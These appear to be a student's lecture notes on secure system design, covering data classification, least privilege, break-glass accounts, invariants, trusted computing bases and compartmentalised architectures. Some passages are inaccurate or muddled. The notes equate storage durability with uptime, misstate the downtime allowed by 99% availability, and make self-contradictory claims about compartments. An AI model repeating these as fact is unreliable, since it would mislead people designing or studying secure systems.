In this way, we decide where to spend resources, so we may spend resources on availability of 3 and not on availability of 5.

For data of kind 2, integrity is the most important, while confidentiality is useless, as it is public information, and it can be even looked in the internet.

For data of kind 4 integrity is fundamental (to not bankrupt the hospital), but also confidentiality is important, as you may get health information on a person and its finance which may be sensible in some cases.

In general

In general the data can be classified accordingly to *how much is publicly know*.

- Public knowledge: so open to anyone in the company: in this case the read access is low risk, the write access too. The infrastructure access is high risk (see below)
- For sensitive information, which is limited to groups with a business purpose, then the risk is medium/ high in read access, while only medium in write (as it is less critical than sharing to be seen information). The infrastructure access is high risk (see below)

- *For highly sensitive information, for which there is not a permanent access, then all the accesses of read/write/infrastructure accesses are high risk*.
  What can be said about Infrastructure accesses it represent the ability to bypass normal access control, allowing to:
- reduce logging level
- change encryption requirements
- gain direct SSH access to the machine
- restart and reconfigure service options
- **affect the availability of the service**
  Administrative access should be given only to the most critical people in an organization, and they shall not be omnipotent, all the administrators accesses shall be recorded accordingly to the 10 S&S principles(The System Design View - Saltzer & Schroeder).

Classifying Data

We can classify data for:

- protection needs
- Availability needs

Protection Needs

This classification divides the data into four categories, based on the need for confidentiality of that data and its risk profile.

1. Public data: shared without restriction, e.g de-identified data sets, course materials, free books
2. Internal data: Those *data are preferred to be confidential*, but it may be possible that their content *may be shared publicly, as for example with emails*
3. Sensitive Data: those data are are required to be confidential by: law, policy or contractual obligation
4. Restricted data: *those data require high privacy and security protection, as a special authorization must be granted to use and collect those*. One example of those can be a patient health data, or financial data or list of credit card transactions.

Availability Needs

There are three division, based on the need to have the information at a certain moment:

- Supportive Data: that data is necessary for day-to-day operation, but it is not critical to the mission or the core functions
- High-priority Data: *the data availability is necessary for the organization function, a loss may have an adverse affect on the organization mission, but it would not affect the organization-wide function*
- Critical Data: Those data have the highest availability need, if not available due to downtime or modification, both the mission and the organization would be impacted. **This data availability should be protected rigorously.**

Solution for data protection

- Data discovery and inventory: fundamental, it discover the data sets in the organization, especially those that are mission critical or that are subjects to compliance regulation
- Data loss prevention: a set of strategies and tools to prevent data from being stolen, lost or accidentally deleted. It protects against and recovers from data loss. **It allows to easily resume a system after data loss**
- Storage with built-in data protection: clustering and redundancy are available on modern storage. They offer up to 14 nines of durability. Meaning that they are operational 99,99..%(there are 14 nines) of the time
- Backup: create copies and store them separately, so that the data case be restored in case of loss or modification
- Snapshots: *a complex image of a system, with data and files, allowing to restore an entire system to a specific point in time.*
- Replication: copy data live from one location to another, to get a up-to-date data copy, which allow recovery and failover in case the primary system does down
- Encryption: it allows to change the problem into another problem, basically by encrypting the data so that it cannot be read
- Data erasure: *erase data that is not needed, allowing to be less liable*. It is a requirement of laws such as GDPR
- Disaster Recovery: practise and technologies that define how to deal with disasters, such as large scale failure and cyber attack. For example it involves having a disaster recovery site with copies of protected systems to switch on in case of disaster.

API

API represent an interface to a distributed system, allowing someone to query and modify its internal state.
We have Administrative API, which is more critical than the user one.
API are one of the most attractive Attack Surface since they can be exploited with typos and mistakes in how the inputs are formatted, creating huge data leaks.
The administrative API can be changed more easily since they are used by internal users and internal tools, but their design change must be carefully considered.
In the Administrative API there are also included:

- Setup/teardown API: to install or update or provision containers or virtual machines where a service run
- Maintenance and emergency API: to delete corrupted user data or state or to restart misbehaving processes

POSIX API

The current POSIX specification, define a standard interlace and environment which allows access to an OS to compliant applications. It defines a shell and utility programs, also it allow application portability at the source code level so that it can run on all POSIX compliant OS
It is a very large and flexible API. It being so large is a problem.

API size considerations and solutions

Usually the API is used in two ways:

- as a production machine management API, it is used for well-define tasks such as installing a package, changing a configuration or restarting a daemon
- It allows to perform traditional host setup and maintenance with an interactive OpenSSH session or tools that script against the POSIX API

In both case, the API is totally exposed to the caller, auditing **and constraining** the user activities *during a session is difficult*. There exist methods to limit the user permission granted with the POSIX API, but this is a **shortcoming of the POSIX API, it should be better to have API which reduce and decompose large administrative API into smaller pieces.**

The least privilege should be applied to specific action and rights given only when the caller requires it.
A Zero Trust solution can solve the problem of compromised workstation and allows to select the API for each user.

Break-glass to solve minimal API problems

There are circumstances in which a minimal API may prevent a user or administrator to solve a specific problem.

An administrator, with a break-glass mechanism, can bypass the access control mechanisms (for example bypass the access control matrix) and *execute critical operations such as shutting down a machine or killing a process*.

A BGM (break glass mechanisms) allows to speed up the recovery of an error.
The usage of a BGM can result in **abuses, so its usage must be restricted as**:

- ruled by the security policy
- recorded and checked (audit, write in a blockchain for example)
  BGM is a reason to *be focused on favoriting the audit management functions and also to change the administrator of a machine*.

In general the ability to use a BGM should be only granted to the team responsible for securing the Service Level Agreement of a system.
The BGM for Zero Trust Network:

- should be available only from some specific locations, with additional access controls to justify the increased trust placed in their connectivity
- in a ZT network it results in a strategy that distrusts network location, but trusts a few locations with additional physical access controls
  All users of BGM should be closely monitored and recorded.
  The BGM should be *regularly tested by the teams* responsible for production services, to assure that they work when needed.
  After its use, then the security policy team should diagnose and solve the underlying problem.
  A BGM mechanism is activated usually whenever there is:
- error detection
- debugging need.

Service Level Agreement

Each service contract will determine the performance indexes to evaluate the quality of a service.
There are some indicators for a SLA focused on performance, which are:

- network performance
- system component availability
- end to end service availability
- web response time
- **uptime**

An uptime of 99% means to have in a year less than 3 days and half of down time
We could go to 99.9999% which means less than 31 seconds of downtime in a year.
Anomaly detection too can be related to indexes of the SLA. The only problem is that there could be a lot of false positives.

Yale BGM Guidelines

For Yale BGM guidelines.
There should be some pre-stage emergency use accounts, which are managed and distributed in a way to make them available quickly and

without administrative delay.

Accounts must be pre-staged, so the emergency account must be created in advance as they must be tuned correctly in the access controls and the audit trails associated with them.
*Strong passwords should be adopted, **but** it is important that they should not be so difficult in case of an emergency, since user may forget them*

Account Permissions should also be set to *minimum* necessary privilege, one single account should be:

- limited in the emergency access it has, with minimal access to data and functionalities to perform a task
- one could give view-only capabilities, **prohibiting or limiting access from the outside to the local console or network, limiting to data acquisition only** or prohibiting access to previously acquired data
- **in some other cases, due to the emergency issues, one may choose to give full access to emergency accounts**.
  An auditing should be enabled, to see the log details of the account usage and the work done with a specific account.
  Some system may also *recognize the BGM accounts and increase the system auditing level for the specific account*.
  *Note that ***who create the accounts is not the same that review the audit trails as it could be a source of abuse**.
  All of the break glass accounts and distribution should be document and tested, as part of the implementation.

Break-glass access

It requires that emergency-account details are made available in an appropriate manner:

- printed page
- smart card or
- tokened
  There are multiple possibilities:
- keep behind a glass in a cabinet, the access requires to break the glass, so that *it is proved that accounts have been accessed, this is a deterrent to a casual use*
- Maintained with sealed envelop: breaking the seal would mean that someone has accessed the account
- Locked in a desk drawer: in this way only some people may access it
- sealed and taped to the side of a monitor: in this way many people may see it, while if it is missing or damaged it is obvious.
- There are case where **multiple people are needed to declare an emergency, so there are mechanisms such has multiple keys to access a cabinet and someone else the key to the room**.

Testing

Since system change alone their lifetime, some resources should be devoted for testing continuously.
Error may happen or new behaviour may arise. We need the ability to monitor the system to discover what is happening, to discovery intrusion and anomalies with testing.
Monitoring needs some resources. In a cloud architecture for example, the resources to monitor and migrate for example.
Since the computing infrastructure change very quickly, it cannot be thought that a person can monitor the system, but there needs to be an infrastructure that monitors.

We debug in this case for:

- security
- performance
  In the book of Google about Design of a secure system they talk about testing infrastructure, but we should reason about **Monitoring Infrastructure**.
  One runs loads on the networks which are configured on a backlog.
  An autonomic system is one that has a monitoring infrastructure in place that can automatically respond to issues, such as by activating redundancies in the system. However, there is still a need for further development to make systems more autonomic in regards to security, so that potential security risks can be automatically identified and addressed without requiring manual intervention.

Testing/Monitoring Infrastructure

The testing infrastructure will check that the least principle is applied. If the endpoint process detection and response believes that there is a problem in a process, it may kill a process.
The monitoring infrastructure itself increases *the attack surface of the system*. So it is a compromise, which depends upon the system considered.

When considering **authorization**, one should take: in mind:

- operation
- requesting device
- request parameter
- metadata: time of day, location day etc..
  In the case of the Zero Trust Engine, it checks all those parameters.

In the Case of the Google Design Book: it suggests to separate the authentication component to the authorization component.
This is defined as MultiPart Authorization.

MPAuthorization

One has a subset of nodes, that are more robust of others.
They are the ones authorizing, so they will manage the ACM so that one is sure that it has not been manipulated.
A Firewall is a robust system, protecting a network of nodes not robust, here the idea is similar **only some nodes are robust, those authorizing the request**.
In the ideal world all the nodes are robust, but in the real world only some can authorize. Some critical decision must be moved to the most robust nodes.

3FA

With 2FA: two factor authentication
+A = AUTHORIZATION
We get 3FA, when doing an operation, on the smartphone there is a message saying that there is an operation both for authentication and authorization to do an operation.
So there you confirm that you are doing the operation.
An attack of an insider *cannot be prevented by 3FA, as the attacker confirm the operation easily. What 3FA can do is to uncover malicious insiders, as it proves that who attacked was aware of what was happening.*It can be used to prove that the owner of an account was aware of what was happening.

Temporary Access

It is a different way of implementing the least principle.
It can be tought as the least principle in space. Where the space represents the number of rights
In the case where the **Least Principle cannot be satisfied**, and as such if you violate S&S principle with powerful operations what you can do then is **work with time, getting a small time, besides simple operation, to grant an access right in a very small time.**
For example with the BGM, it grants a privilege, but with a timestamp on the access to prevent to use the privilege for more than required.

Sudo linux command is one way to limit the priviledge, as it allows to run only one command with administrative rights

Some considerations

If a system changes, and some decision has been taken, it is important to record it. So that one may discover errors and anomalies. If a breaking glass mechanism for example has been used, one will check when it happened, who it did and why.

On an infrastructure what one must do is: test, monitor and recover.
Since the system is quick, a system admin cannot be hope to be good enough to fix all of it.

Three reason for automation:

- cost
- lack of people
- **because of time, because changes are so quick that even an experienced person cannot keep up with them**

Least Principle vs ZT

The Least Principle allows the BGM, but it is not something allowed on ZT, as it can be kept only for debugging.
If you add a BGM on a system, then you cannot claim to have a ZT system.

Ingredients for Least Privilege

1. Know your system and classify the data, deciding the complexity to pay to control access to each data.
2. You then decide which are the possible access to your data and the program interface to access those data. **Small API are the way to satisfy the Least Principle, start small and never try to create a big API that then must be restrained**.
3. Authentication which must be distinguished from Authorization
4. Authorization mechanism. With multiple parameters to check for example device time of day etc.
5. Controls on the authorization, with MFA, 3FA etc.
6. Some operational requirements can be:
   1) Audit all access and general signals to then identify threats and start a forensic analysis
   2) implement your security policy and a debugging mechanism to recover any error.
   3) a breakglass (which must be removed to get a ZT system, while keeping all the rest)
   This design allows to have the least priviledge form the start

Unsuitability:**you cannot design a robust system if you do not understand how the system is doing, so a robust system is one a person can understand**.

The probability of a security vulnerability, increase if a system becomes too difficult to understand, for example if adding a vulnerability that cannot be discovered or if a system is too hard to be understood.

Invariants

The system can be understood by invariants, a property of the system that is always true, think of a logical expression always true.
To understand a system *understand the invariants of a system*. An invariant is always true, as the system works to keep it true.
It cannot be proved by debugging, but a product of formal reasoning on the system. Invariant looks as a good compromise. One can decide the complexity and number of invariant, allowing to choose the complexity of the system with those.

An invariant is always true, no matter how the environment change.
The systems tries to keep the invariant true, the external environment wants to make it false. If an invariant is known to an attacker, then the attacker may know what is its goal. In another sense it does not say what to do to invalidate itself.

If there is an attack vector, that allows to make the invariant false, then it can be attacked.
An invariant allows to show vulnerabilities.
The main way to defend invariants may be:

- check the input of a system, as it may be a point where a user can be malicious

E.g.: if there is an input, that can invalidate an invariant, then one adds a check to the input to prevent that the input does it.

One example of invariant is:

- an user can use a system only after it has been authenticated and authorized
  In general there is a for-each for all users.
  E.g. for each user, that can access the data store, that user has been authorized and authenticated.

For each **operation**, that has been executed,*that* operation has been recorded.

There may be some dependencies, between requests.
E.g. # requests from web server to DB = # requests from user to web server.

Another kind of invariant may be:
When a component cannot handle load **it will send overload errors messages, rather than crashing**.

Instead of using natural language. Pair some variable to the invariant and do some assertions on those variable. **For example if a request has been transmitted, you may check on variables that a user has been authenticated and authorized**.
For example when doing the lock, one checks if a user has been authenticated and authorized.
As the computation goes on, some values on the user change (for example it gets new access rights or less), and the invariant is defined with asserts on those.

Invariant Analysis

- With low confidence and low effort: small test and read part of the code. In that case it is not much effective. There should be more those checks, for example to prevent SQL Injection and Buffer Overflow. Those can be solved by a manual read, and built in check really simple in tools. But it is not done usually, in this side of the spectrum it is too simple
- The formal analysis: it has no tools, and as such is much more complex.
- Fuzzing

Orange book is a security standard reached by a module when it can be proven formally that the correctness of the module has been formally met. No more than 20, have been formally verified to meet the Orange Book's highest security level. Only simple and specialised devices are considered.

As today the best way to analyse the invariant is with Fuzzing **mixed with static analysis, transmit some input to a module and check that invariant is still valid after said input**.

Building an Invariant

To build an invariant, the idea is to create a mental model of the system.
As said in the book Thinking Fast, Thinking Slow. People reason by looking in the most frequent cases and common situation. So one has a mental model to do usual things.
Mental model neglect usually events with a very low probability. Those events are of interest for risk or computer intrusion, which are not a usual case for intrusion. There are some intrusions but they are seldom events **so it is difficult to build a mental model**, as such it decreases the ability on doing prediction.

According to "The Black Swan" book, rare or unlikely events, also known as "black swan" events, are often overlooked or disregarded in decision-making processes.

To design a good invariant one must **think about seldom events**

Decomposition

Understanding a monolithic systems is very difficult, decomposing it will facilitate the system understandability.

Take into account that having levels of an onion, a vulnerability in the lower levels of the onion may have impact to all the higher levels of the Onion.

Autonomy is key, if you want a robust system, one must try to build each module so that it is as much autonomous as possible. It does not mean that the module alone can do anything, it should mean that the module faults and error do not spread outside of that module, so confinement of errors and security confinement (bulkheads). In order to do so avoid RPC or Synchronous Interactions.
Doing a synchronous interaction means to give up the autonomy of a module just to interact with another, so there is an interdependency on the computation of a module to another.
Asynchronous interaction must be preferred, or at least timeout to end the waiting after certain time in synchronous interactions.

A module should also be suspicious of other modules, it must:

- check input
- check output
  A narrow interface with few parameters is a good idea, that for example a HTTP request reduces the degree of freedom (in parameters).
  Define some common datatypes, which makes it easy to check that the data are correct.

Those operations are important to work with the CAP theorem, you cannot design a system to have consistency and availability at the same time in the case of network partitioning, so there cannot be guarantee that an event has occur on a part of the network.
In a distributed system, you have partial visibility.
Using Idempotent operation, the effect of the CAP theorem may be limited.
Idempotent operations, are those operations which can be done several time and always produce the same result.

eg: operation x= 20 is good
operation x ++ : not good as
you can send the first x times, and it will be 20.
Then second could be send 20 times, and we would find that some may miss and get less than 20.

Types

One can build complex data types, and with those, also functions to validate them data type must be built, to validate that a data is correctly formatted as the data type specification requires. An invariant section must guarantee that the instance of a datatype satisfies the data type definition.

One can check that the validating function is correct and that a module invoke the functions and verify that the data type specification is satisfied by its instance.

So that we have a component checking that some rules on a datatype are satisfied from its use on a function. Basically TCB for the datatype to check its use.

One problem is ensuring that validating functions are able to access the data they need to perform their tasks, while also adhering to the encapsulation principle. For example the Programming Language may violate the encapsulation principle.

The only functions that can access the a data type must be only the ones we have defined and only if there is no violation of the encapsulation principle, this maximizes security.
This is important when one uses code of a company or someone else. As you may not be sure of the company code with different security standards.
Attackers try to add on the supply check their malware.

Identities

Identities allows to enhance the understandability of access control. Good identity allows for good access control.
In particular: *never use IP for identities*, except you use IPv6, it is not reliable to use IP addresses like that.
Important properties for security and safety are:

- understandability by human
- robust
- not reused identifiers: important to discover something happened in the past. With an analysis of a log allowing to find out intrusion, missing the identifier does not allow to find what happened.

Identities in Google

There are identifiers for machines, which identify their role (eg testing1, testing2, etc).
They also have id for users and especially for:


workloads, which define the requesting user and the assigned machine. This identity for the workload and allowing to tune the privilege of the user. You do not need to assign to the workload all the privilege of the user for example.

In Google also they have a Kubernetes like system, which load balance the work.
This framework may determine if a workload has the access rights it needs to compute something.
It must be noticed that this and the previous design ideas were by Google, replicating them may be too costly in a small business.

Trusted Computing Base

The Trusted Computing Base (TCB) of a subsystem focuses on the components within that subsystem to ensure its proper functioning. The TCB enforces the security policy within the subsystem, but has no control over anything external to the subsystem.
The TCB may govern a set of servers. As long as the TCB is working properly, the security policy will be upheld; if the TCB fails, security is at risk. The TCB of one subsystem cannot affect other subsystems. Other subsystems could potentially generate malicious inputs for a subsystem.
The TCB protects the security boundary between one subsystem and another. Since the TCB of a subsystem cannot influence any other subsystem, the TCB itself must view other subsystems with suspicion.

One must at first find what are the components of the TCB, after having identified a subsystem and a TCB, decompose the system to implement the least principle and to reason on it. There must be small TCB for small subsystems.



The dashed lines represent the boundary of the TCB

Example

We have this subsystem with webapp and Database. As owner of the system one can work only on the boundary. Supposing to have an application that sells something, with public information on the Database. The public information may be items sold.
We may also have in the Database the Shipping Addresses information which are personal information and so they must be secured.
In the USA it is not a problem as there is no GDPR, but it is a problem even if not protected by law.
In general the integrity and confidentiality requirements of Shipping Address with respect to public information such as items sold are different.
It is a problem to have them both in the same application and database.

Solution

So what must be done is as an alternative, you **split the application, into two application basically, with a front end on which people forward requests**.




Figure 6-2. Example architecture of an application that sells widgets

Figure 6-3. Example microservices architecture for widget-selling application

The first upper subsystem is related to the catalog, which *has one database*.
A distinct database, is on the Purchases DB, which is another subsystem.
At the end you have three subsystem, the :

- WEB FrontEnd
- Catalog BackEnd: interface to catalog
- Purchasing BackEnd: interface to purchase info
  All those systems then have their own security boundary. This could basically be an automatic decomposition.
  Advantages:
- one boundary violated does not mean that the other one, with other set of data, is not violated
- if one does a SQL injection on Offer, the Shipping Address is safe.
  Also you may highlight the Purchasing BackEnd subsystem to the one where to invest more money.
  What can happen is that a system is decomposed, so that it is easier to apply to each set the proper controls in a system.
  This may be another kind of normalisation. A normal form in a DB allows to minimize the work to update a DB**.
  Here we split into different DB information that requires:
- different security controls robustness
- different level of integrity required.
  The Web FrontEnd becomes a critical point, if one can compromise it, then it may be possible gets access to information in both the other two subsystems.
  What can happen is that any centralization point is a potential weakness. A final solution may be to split the interface into two different modules:
- one to read the catalog

- one to purchase.




Figure 6-4. Decomposing the web frontend

That decomposition, may *improve the security and reduce the TCB simplifying it* and having the least principle being satisfied.
Also the performance is improved along with the the throughput as a user has a direct path to purchasing.

To do those refactoring, you need resources and a lot. In a cloud architecture your problem is to have enough workload to not waste resources, while in a small architecture, you think about having limited resources.

Since there will be a mapping in a cloud of services to **VMs**, it is important to account for the mapping by the security point of view. Basically putting both the Catalog and Purchasing in the same physical machine, if there is a vulnerability in the physical machine that hosts the VMs, then there is a problem there is a problem for both services.

This decomposition was at the web application level, but one must account also for **separation at the lower levels**.
The final solution with separated Front End is better than the first, but it is not *risk free, as there may be some sharing at the underlying levels, that might provide some interacting between the two entities.*

We want homogeneity in an architecture for horizontal scalability, homogeneity means that some vulnerabilities may be shared. **This means that it must be reduced.**

In cloud-based architectures, it is important to ensure that virtual machines (VMs) are properly isolated and protected from potential vulnerabilities. To achieve this, some organizations, such as the Pentagon, may choose to pay for exclusive access to VMs from providers such as Amazon.

The NITRO architecture developed by AWS Amazon is designed to enable secure sharing of resources without introducing anomalies or vulnerabilities

Guidelines for least privilege:

- narrow interface
- invariant
- understandability

Chapter 38: Design for Change and Design for Resilience

The only reason to change for security when there are new vulnerability and attacks discovered:(Vulnerability, Attack, Intrusion)

But it is difficult to change a system if one has not a clear understanding of the system. Design for change means to *design to allow even someone else to make the changes*.
The requirements for the changes are:

- incremental
- documented: have one change at a time, and document why you are doing a change
- tested: test that your change does not affect a specification
- isolated: change one component only
- qualified: allow only qualified people to apply a change.

- staged: it means to have a schedule of changes, assuring that the benefit of the n-th change is valid, before performing the n+1-th change.
  So when designing a system, think about a set of tests to run, to guarantee that a system will be satisfying its original requirement.

New vulnerabilities

- Zero-day vulnerabilities: usually state sponsored attacks will use those Zero-day vulnerabilities. Those vulnerabilities are those never been used in attack.
  Ideally one should patch the known and exploited vulnerability, before accounting for Zero days.
  One must find if the vulnerability belongs to its system attack surface so if there is a way to with a way to exploit the vulnerability on the system.
  If the vulnerability cannot be directly exploited one must find if is there a chain of attack on the attack surface that allows to reach a point where said vulnerability could be exploited.
  The common vulnerability scoring system could be said to be useless, as we know that using a score is a bad idea to drive change.
  The two most important questions are:
- is your vulnerability in the attack surface?
- are we able to remediate to that vulnerability?
  System managers usually have two type of channels:
- low priority, which are not in our attack surface and that cannot be used in an attack chain
- high priority: those used directly by the system, followed by those that can be used on an attack chain.

Also, the system may have to be changed, according to what happens in the world as attack. If one finds that a vulnerability should be patched but its exploited frequently in the world then one may be forced to patch it.

Design for Resilience

- resilience: offer *some function* even under attack
- robustness: offer *all functions* even under attack
  Opt for resilience when robustness costs too much.
  To design for resilience, design each layers, for example VM layers, **to be independent from another, so have one module be suspicious of another module, for example an OS to question a message of the underlying VM, this is the idea of suspicious layers**.

Compartments

Imagine the system, not as a set of modules, but as a compartment. There are sets of compartments, designed to have a different robustness level.
Some compartment may be defeated by an attack, while more robust compartment offers some services after being attacked.
A subset of functions may be implemented by different compartments, and we may consider that we may or may not give up a function when a system is under attack.
Thinking about the previous example of the online store of books with a catalog and shipping address data. There are two functions:

- shipping address
- protect the catalog
  If for example attack the infrastructure, the VMs used to serve request to visit the catalog of books could be switched with **those VMs that contain shipping address for payments and orders**.
  So that even if customers cant access the catalog, they can at least place orders.

Implementing each function as a compartment, assure thar an attack on a compartment, cannot be spread another compartment. The division in compartment must be specified a priori, before the configuration of the system. In general, if a system is designed to share all information with every function, it is more likely that the actions in one compartment will not be directly affected by the state of other compartments.
It means that something happening on a compartment, has not correlation with any other compartments.
A compartment may offer services even if other compartments may not work correctly.
System reconfiguration *should also be automatic, the compartment is a boundary that tells that something will not spread outside of a compartment, with each compartment having different security mechanisms*.

Load should be moved from a compartment not working to one working when some compartment is off. Those operations must be automated.
Automation is needed, as human intervention may take too long, losing important functions for a too long time.

Adversarial Assessment

To run an effective risk assessment, the defender must *understand* the behaviour of the attacker, meaning the weakness of the system that the attacker may exploit.
One must find that a single weakness will not invalidate the security of the system.

To find this, we do the adversarial assessment, finding the weakness that an attacker may exploit in our system.
Understanding the attacker perspective on our system is important and can be done only if we *know* how our system is.

In general, we discover that *any time an intrusion has been successful, the attacker knows the system better than the defender.*

Attackers are more comfortable and familiar with an organization network than the organization itself, they have knowledge of security and a culture on successful technique for attackers, coming from the dark web.

To make the compartments division, one needs then some information on how the attacker behaves.
The idea of compartments come with the idea of graceful degradation.

Degradation

When one switches load from one compartment to another, we have that the receiving compartment, will give up a part of its one, some of its function will not be computed. Except if there is full redundancy but it is a rare case.

A load balancer will decide the requests to server or not and the priority of each requests.

In general this should be accounted in the design phase, and not after or you do not get good resiliance

Blast Radius

Compartments must be designed to minimize the blast radius, where the blast radius refers to the area afflicted by a bomb explosion.
*We want to have compartments:

- autonomous
- isolated: an intrusion on a compartment will not impact another compartment.
  To have a tick wall between two compartments, you need sever controls on the interactions between one and another.

In computer science heterogeneity also plays a factor, if we have three databases which are instance of the same one type (MySQL for example), there is not *heterogeneity but there is homogeneity*. *In that case an attack successful on one database, will be successful also on another database*.
Heterogeneity is important to have compartments independents from failure.

